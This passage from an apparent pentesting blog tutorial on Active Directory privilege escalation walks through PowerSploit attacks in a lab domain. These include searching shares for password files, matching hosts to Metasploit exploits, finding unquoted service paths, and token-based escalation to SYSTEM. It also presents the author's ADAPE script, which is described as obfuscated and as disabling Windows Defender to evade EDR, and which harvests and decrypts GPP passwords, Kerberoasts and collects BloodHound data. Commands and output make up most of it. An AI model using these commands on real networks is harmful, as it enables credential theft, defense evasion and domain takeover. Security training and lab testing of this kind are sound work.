PS C:\Windows> Invoke-Filefinder -Threads 100 -Verbose -Terms password -IncludeC -OutFile C:\findings.txt
VERBOSE: [*] Running Invoke-Filefinder with delay of 0
VERBOSE: [*] Querying domain LAB.local for hosts
VERBOSE: Get-DomainSearcher search string: LDAP://LAB2012DC01.LAB.local/DC=LAB,DC=local
VERBOSE: Get-NetComputer filter : '(&(sAMAccountType=805306369)(dnshostname=*))'
VERBOSE: Using threading with threads = 100
VERBOSE: [*] Total number of hosts: 5
VERBOSE: Waiting for threads to finish...
```

Search the C drive for anything containing the string 'password'

Found a secret password file!

Just be mindful that this takes a very long time. It helps to narrow the search area down and running the command from that directory.

Attack 2: Get-ExploitableSystem

This is a pretty self-explanatory script. It will query Active Directory for the hostname, OS version, and service pack level for each computer account, then cross-referenced against a list of common Metasploit exploits.

First import the whole PowerSploit suite (Or just PowerView if you want)

```
Import-Module .\PowerSploit.psdl
```

```
PS C:\Users\Administrator\Documents\PowerSploit> Import-Module .\PowerSploit.psdl
PS C:\Users\Administrator\Documents\PowerSploit>
```

Then run the command

```
Get-ExploitableSystem -Verbose
```

```
PS C:\Users\Administrator\Documents\PowerSploit> Get-ExploitableSystem -Verbose
VERBOSE: [*] Grabbing computer accounts from Active Directory...
VERBOSE: Get-DomainSearcher search string: LDAP://DC=LAB,DC=local
VERBOSE: Get-NetComputer filter : '(&(sAMAccountType=805306369)(dnshostname=*))'
VERBOSE: [*] Loading exploit list for critical missing patches...
VERBOSE: [*] Checking computers for vulnerable OS and SP levels...
VERBOSE: [+] Found 1 potentially vulnerable systems!

ComputerName      : LABXP01.LAB.local
OperatingSystem   : Windows XP Professional
ServicePack       : Service Pack 3
LastLogon         : 3/6/2019 7:08:10 PM
MsfModule         : exploit/windows/smb/ms10_061_spoolss
CVE               : http://www.cvedetails.com/cve/2010-2729

ComputerName      : LABXP01.LAB.local
OperatingSystem   : Windows XP Professional
ServicePack       : Service Pack 3
LastLogon         : 3/6/2019 7:08:10 PM
MsfModule         : exploit/windows/smb/ms08_067_netapi
CVE               : http://www.cvedetails.com/cve/2008-4250
```

Hurray for Windows XP!

Attack 3: PowerUp

In the PowerUp module is a function called “Invoke-All-Checks” which does exactly what it says it does. It checks for everything, from unquoted service paths (which I wrote on how to exploit [here](#)) to looking for MS14-025, it does a lot. Look at the [Github](#) for more info.

Using it is simple

```
Invoke-AllChecks
```

```

PS C:\Users\Ryan\Documents\Pentesting\PowerSploit> Invoke-AllChecks

[*] Running Invoke-AllChecks
[*] Current user already has local administrative privileges!

[*] Checking for unquoted service paths...

ServiceName : MSITrueColorService
Path         : C:\Program Files\Portrait Displays\MSI True Color\MsiTrueColorService.exe
ModifiablePath : @({ModifiablePath=C:\; IdentityReference=NT AUTHORITY\Authenticated Users;
Permissions=AppendData/AddSubdirectory})
StartName    : LocalSystem
AbuseFunction : Write-ServiceBinary -Name 'MSITrueColorService' -Path <HijackPath>
CanRestart  : True

ServiceName : MSITrueColorService
Path         : C:\Program Files\Portrait Displays\MSI True Color\MsiTrueColorService.exe
ModifiablePath : @({ModifiablePath=C:\; IdentityReference=NT AUTHORITY\Authenticated Users; Permissions=System.Object[]})
StartName    : LocalSystem
AbuseFunction : Write-ServiceBinary -Name 'MSITrueColorService' -Path <HijackPath>
CanRestart  : True

ServiceName : MSITrueColorService
Path         : C:\Program Files\Portrait Displays\MSI True Color\MsiTrueColorService.exe
ModifiablePath : @({ModifiablePath=C:\; IdentityReference=BUILTIN\Administrators; Permissions=System.Object[]})
StartName    : LocalSystem
AbuseFunction : Write-ServiceBinary -Name 'MSITrueColorService' -Path <HijackPath>
CanRestart  : True

```

Thanks MSI.

Attack 4: GetSystem

This module does the same thing the Metasploit 'GetSystem' function does. To find out more about what *exactly* that entails, [read this excellent post by CobaltStrike](#).

Otherwise, just run the command.

```
Get-System -Technique Token
```

or

```
Get-System -ServiceName 'PrivescSvc' -PipeName 'secret'
```

I am just a lonely Admin.

```

PS C:\Users\Administrator\Documents\PowerSploit> Get-System -Technique Token
Running as: LAB\SYSTEM
PS C:\Users\Administrator\Documents\PowerSploit> Get-System -whoami
LAB\SYSTEM
PS C:\Users\Administrator\Documents\PowerSploit>

```

I am SYSTEM!

Tool(s): ADAPE

Personally, I wrote one called [ADAPE – The Active Directory Assessment and Privilege Escalation script](#)

ADAPE is written in Powershell and uses several different other tool's functions and runs them automatically, preventing the need to port over multiple tools. It's also obfuscated and turns off Windows Defender to help bypass EDR.


```

Checking for GPP Passwords, this usually takes a few minutes.
VERBOSE: Searching \\LAB.LOCAL\SYSTEMVOLUME. This could take a while.
VERBOSE: Found 1 files that could contain passwords.
VERBOSE: Potential password in \\LAB.LOCAL\SYSTEMVOLUME\LAB.local\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups\Groups.xml
VERBOSE: Decrypting tlyX6H9206093Q4F1jffuX2TditHE5bP7LfowNV2g
VERBOSE: Decrypted a password of LocalAdmin
VERBOSE: The password is between {} and may be more than one value.

Directory: C:\Users\Administrator\Documents\WindowsPowerShell\Modules\Kerberoast

Mode                LastWriteTime         Length Name
----                -
-a-----          3/6/2019    8:26 PM             0 Kerberoast.psm1
Copy Successful
Running Kerberoast, if you see red, it's normal.
Exception calling "GetNames" with "1" argument(s): "Value cannot be null.
Parameter name: enumType"
At line:869 char:9
+         $UACValueNames = [Enum]::GetNames($UACEnum)
+ ~~~~~
+ CategoryInfo          : NotSpecified: (:) [], MethodInvocationException
+ FullyQualifiedErrorId : ArgumentNullException

New-DynamicParameter : The term 'New-DynamicParameter' is not recognized as the name of a cmdlet, function, script file, or operable program. Check the spelling of the
try again.
At line:873 char:9
+         New-DynamicParameter -Name UACFilter -ValidateSet $UACValueNa ...
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (New-DynamicParameter:String) [], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException

New-DynamicParameter : The term 'New-DynamicParameter' is not recognized as the name of a cmdlet, function, script file, or operable program. Check the spelling of the
try again.
At line:894 char:13
+         New-DynamicParameter -CreateVariables -BoundParameters $P ...
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (New-DynamicParameter:String) [], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException

Directory: C:\Users\Administrator\Documents\WindowsPowerShell\Modules\Sharp

Mode                LastWriteTime         Length Name
----                -
-a-----          3/6/2019    8:26 PM             0 Sharp.psm1
Importing module...
Fetching the domain and stuff
Initializing BloodHound at 8:26 PM on 3/6/2019
Resolved Collection Methods to Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM
Starting Enumeration for LAB.local
Status: 93 objects enumerated (+93 w/s --- Using 368 MB RAM )
Finished enumeration for LAB.local in 00:00:00.9403836
3 hosts failed ping. 0 hosts timedout.

Compressing data to C:\Users\Administrator\Documents\ADAP-Script-master\Capture\20190306202620_BloodHound.zip.
You can upload this file directly to the UI.
Finished compressing files!

Directory: C:\Users\Administrator\Documents\WindowsPowerShell\Modules\PrivEsc

```

Looking for GPP passwords, Kerberoasting, and running Bloodhound ingestor

```

Checking for Privilege Escalation paths....

Directory: C:\Users\Administrator\Documents\WindowsPowerShell\Modules\PView

Mode                LastWriteTime         Length Name
----                -
-a-----          3/6/2019    8:27 PM             0 PView.psm1
Importing module...
Searching for SMB Shares...
Looking for sensitive files (Grab a coffee, this might take awhile)
Checking for exploitable systems...
VERBOSE: [*] Grabbing computer accounts from Active Directory...
VERBOSE: Get-DomainSearcher search string: LDAP://DC=LAB,DC=local
VERBOSE: [*] Loading exploit list for critical missing patches...
VERBOSE: [*] Checking computers for vulnerable OS and SP levels...
VERBOSE: [+] Found 1 potentially vulnerable systems!
Searching for file servers...
Checking for attached shares...
Grabbing Domain Policy...
Done! Results stored in the Captured.zip file!

```

Checking for privesc, then deleting the files it made and zipping up the capture file.

If you open up the capture file, you'll have all the results.

his PC > Documents > ADAPE-Script-master > Captured > Capture				
Name	Type	Compressed size	Password ...	
 20190306202620_BloodHound	Compressed (zipped) Fol...	10 KB	No	
 BloodHound.bin	BIN File	3 KB	No	
 DomainPolicy	Text Document	1 KB	No	
 ExploitableSystem	Text Document	1 KB	No	
 FileServers	Text Document	0 KB	No	
 gpp	Text Document	1 KB	No	
 Inveigh-Log	Text Document	1 KB	No	
 Kerberoast.krb	KRB File	0 KB	No	
 NetShare	Text Document	1 KB	No	
 PrivEsc	Text Document	20 KB	No	
 ShareFinder	Text Document	1 KB	No	

Again, by all means, this is not comprehensive. This is just a few tools and attacks I've used successfully over the years, so there's a good chance at least one of these works. In part III, I will go over post-exploitation and persistence.

Resources and References:

I take no credit for the discovery of any of these techniques, I'm just the dude that makes an article about the ones I like to use.

Massive thank you to @harmj0y, @cptjesus, @_wald0, and the rest of the team at SpecterOps for the amazing research they do as well as creation of several excellent tools.

Thank you to the Bloodhound Slack for answering my question.

Thank you @byt3bl33d3r and the team at Black Hills InfoSec for the research and tools they make.

Thank you @_dirkjan and the team at Fox-it for the research and tools.

Thank you secureauth for impacket, a staple in every pentesters tool kit.